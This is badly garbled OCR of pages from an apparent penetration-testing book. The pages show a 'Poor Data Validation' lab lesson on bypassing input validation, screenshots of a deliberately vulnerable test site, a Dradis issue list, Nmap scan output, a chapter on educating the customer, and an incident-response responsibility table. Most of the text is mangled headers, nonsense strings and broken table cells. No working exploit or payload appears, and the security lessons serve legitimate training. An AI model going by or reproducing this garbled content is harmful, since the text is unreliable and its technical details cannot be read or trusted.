any series and waterpart, johns, physical, resistors, any magnet of her water water, SHITTEDED-CHITTELETIPICOULSHEEP CARTON	Heel: 272, 24, 30, 2 Deer-Agent: Multi Kooept: */* Kooept: Alexagenege: Context-Type: non 6-Requested/Ajric Referen: http://S Context-Length: 1 Context-Length: 1 Context-Length: 1	20 Larts o 1911; Lin en-BLas; opt. 5 Lightjon/s-awa-P 10L011pRepent 72.16.00.125/she 8 4100042020071000	ux x80_84; form-urlance phant/lasse #117043000	rec 40.00 1 ded ma/440c040	akõile aõ#3174	CD. Firefor	045.1 Nex1776x253	12795-884-886 16200-111	c55F of willowith	priteral takili ak	da Wanta,

What is Poor Data Val	idation?	
Show Lesson Introduction		
To get the result key to this lesson, you	must bypass the validation in the following function and submit a negative nur	aber
Enter a number: 1234		
Submit Number		
Validation Bypassed		
You defeated the lesson validation. Res	alt Key:	
ANT AN OVERPROVED URGED ACTUE	XNBEoY6sAA#p6++ZXqc5s+Vlay7WcUCDdDVavDwNYaBw3DaMias70	
ty Aut-jackaar/Wealt-VjHHLINdLDpa	gRDLDthdg/mb+ES4acPaBgibNp5r7SAtEP0Te	

Target	Prese Table Score	e lifude Assails Seam	nar Beade C	rigee Erlaide	Providence in the second	User spliters:	Aleta	SeaterAub:	
L .									
0.	Cent (1)	3.0					Tana	eta Milgori U.S.	
Responses				Response					
ter I	mana Mandes   Har			Rev Hand	en Her				
007 1994	ed to the heater departed to	NUMBER OF THE DREED OF THE	PARAELER TO AN AREA	WITHOUT DRY	ar. Mari 2017 20-00	20.007			
	Name States	Non-to-solution-to-		Inter Ser, 24 Server: Austr	Rep 2017 20:00 - Capate G. 1	28.047			
Table Cushin		Vites		Bate: San, 24 Berner: Apach Content-Lange	Page 2027 20:40 #Capate/0.1 h: 204	20.047			
Cushin Cushin	Name Islam philosophia	Value Last Tooler-Roosever Toolegan Tage Fortune (TTTTT: Science		Bate San, 24 Berner Apath Context-Length No. 11.127	Page 2017 20:40 - CounterC. 1 - 204 - 1.1	20. OKT			
Cushin Cushin	Marie Marie Marialas	Vite - List Toose - soose - Toose - so - sage 1 - Stanker - ST Tray - Soose - Tray - Stanker - St Tray - Soose - Tray - Stanker - St	a at a	Bate: San, 24 Berner: Apach Content-Lange	Page 2027 20:40 Copete/G.1 204 	28-097			
Cushin Cushin	Narie Mare Million Million Million Million Million Million	Value - SET Toole-booker (* California rage Folder / Children (* California presidential (Sector) presidential	a at a	Bate San, 24 Berren Apach Context-Lengt Nam 3.1.327 Context-Lengt Context-Lan. C Context-Tape	Hey 2017 20:40 Constanti 1 254 5.11 Sole Technologia				
Cushin Cushin	Name Information Protocols Information Information Information	Value - Les Troces-Roces-Microsonne maget Folicele VETVincetorier principal all'autoritations principal all'autoritations reads	-	Inter Ter, 34 Berner, Apach Content-Cengl New 31, 1271 Content-Type the June 11	Hay 2017 20:40 - Constants 1 - 204 5.1.1 Sole Sol			deated the 's	waren.
Custon	Narie Mare Million Million Million Million Million Million	Value - SET Toole-booker (* California rage Folder / Children (* California presidential (Sector) presidential	-	Inter Ser, 24 Berren, Apach Context-Carpit Van 3.1.227 Context-Tase the closer via calibration. 9	Hay 2017 20:40 - Constants 1 - 204 5.1.1 Sole Sol	Egrenali, far			








# Chapter 12: Educating the Customer and Finishing Up




E E traffer ( History P				<ul> <li>Cont</li> </ul>	
	Association ( ) - 10	atten and the second second		a second distance	
Contraction Contraction Contraction Contraction	http://teathtml5/	vulnweb.com			
F State	0.0	Normaliy welling - Signification of each construction			
	Name Processon 11	Name of Cost 117 Name of Street	10100	Name and Address of the Owner o	
	Antiple Inter		+	Anaporto Minas	1.000
	basues				
	KOOM/WIR (11)				
	Units of Instantion on	Allering enhances and interesting and the second se		***	i.e.
		Construction of the second sec			teres
	Contra al regaritoria.	Construction (Section 2010)			
	anta di super tean. Nazi di super tean. Nazi di super resti				
	anta di super tean. Nazi di super tean. Nazi di super resti				
	Uning of equations. Note of Protect Note and Protection Note N			- Taran and its supporter ("As	3
	ung di superioran Nana di Susteri Ke Bart Susteri Man Ananita Nanata Nanata	Alexandre Service		- Taran and its supporter ("As	-
	Long of signar laters. Water and a strategy Water and a strategy Water Water and a strategy Water and a strategy Water and a strategy water and a strategy water and a strategy water and a strategy water and strategy water and a strategy water and a strategy water and strategy water and a strategy water and a strategy water and strategy water and strategy water and strategy water and strategy water and strategy water and strategy water and	Alice Constant C		er The ser and to a composing of the set of	-
	Nith of type leads The Area and Area Area and Area and Area Are	Comparing and a comparing		- The second sec	
	John di Suphi Kana Mala di Johnson Mala di Kana Mala di Kana Mala Mala Mala Mala Mala di Kana Mala di Kana Ma	Compared and a second and		- The second sec	
	Nith of type leads The Area and Area Area and Area and Area Are	A set of the set		- The second sec	
	Nith of type leads The Area and Area Area and Area and Area Are	Alter and a set of the set o		- The second sec	10 10 10 10 10 10 10 10 10 10 10 10 10 1





Dradis CE		Q Arabat asput formal @tepot reads Oconfiguration 7- 4-
Alime I	M Survey of issues	All boom - Analysis of Sach Traces Instrumentary Instrument Instrument
8 nun	# Analysis of theor cashes	Issue information - 2 tot. Dokta & Pened
∎Nodes +	Analysis of Stack Traces     Backup and UterMerwood     They for Sensitive Information	Title Analysis of Stack Traces
Authentication Testing	<ul> <li>Conduct Search Engine Discovery and Recommissions</li> </ul>	Control 010-089-082
Authorization Texting     Bosimero Logic Texting	Reinherstation Leokage & Deumerste Applications on Welsonver	Status Unincen (Has) Fail
Devid State Testing	<ul> <li>Enumerate infrastructure and Application Admin Interfaces</li> </ul>	Order
Conclusions + Donity Deploy Mand Tecting	R Engerprint Neb Application & Engerprint Neb Application	31 Summery

All Laoko			Report Filter
	mag al <sup>2</sup> 4, \$11 all \$nut and		Delete
ITIPTED Judo	map 41 p 140030 4. pri 4X podomi		100
			1-dk
	o nmap -or -o. (on -or (out and		
Hest		State Photoes	Exit Value 1
	# 8, 2018 4.08/35 PM CENT	Consula	ie-ran 101
Finished: Jun	# 9, 2018 4.07/31 PM CENT		
Output Files El	most nows Ell Output Objects 0.6		
LDG tin	+ such reap -sP -3, /tmp/2175ast2-ef20-405f-sup4-140f2t24 starting Namp 1.00 ( http://www.arg ) at 2010-06-00 on at Next You.100.1.1 is up 10.0001 lates().		872-4726-4407-925









Process Name / Description:	Plant maintenance project: Repair and resurface plant parking fol during plant shutdown in July							
Created On:	22-Map-17 Ravision: 5/27/17							
Created by:	Willy Wonke (CRO), Michael Contexne (Director, 17), John Smith (CISO), Belth Caseldy (AppDev Manager), Léon Montene (Systems Manager), Mathida Lando (Security Lead)							
	C190	п	Security	Audit	AppDev	PR		
dentity Breach and Notify IR Team	A	c	R	1	c	1		
Triage and Remediate Service	A	c	н	-	R			
Review and Assess Vulnerabilities and Risk Exposure		¢	Α.	c	R			
Determine scope of loss/Forensics		-	c	R	с			
Provide Notification to stakeholders and manage inquiries	A	-		c	-			
Engage vendors and outside IR. earn	A	-	R	c	-			
Conduct post-motion and certify stum to service		с	c	R	с	1		







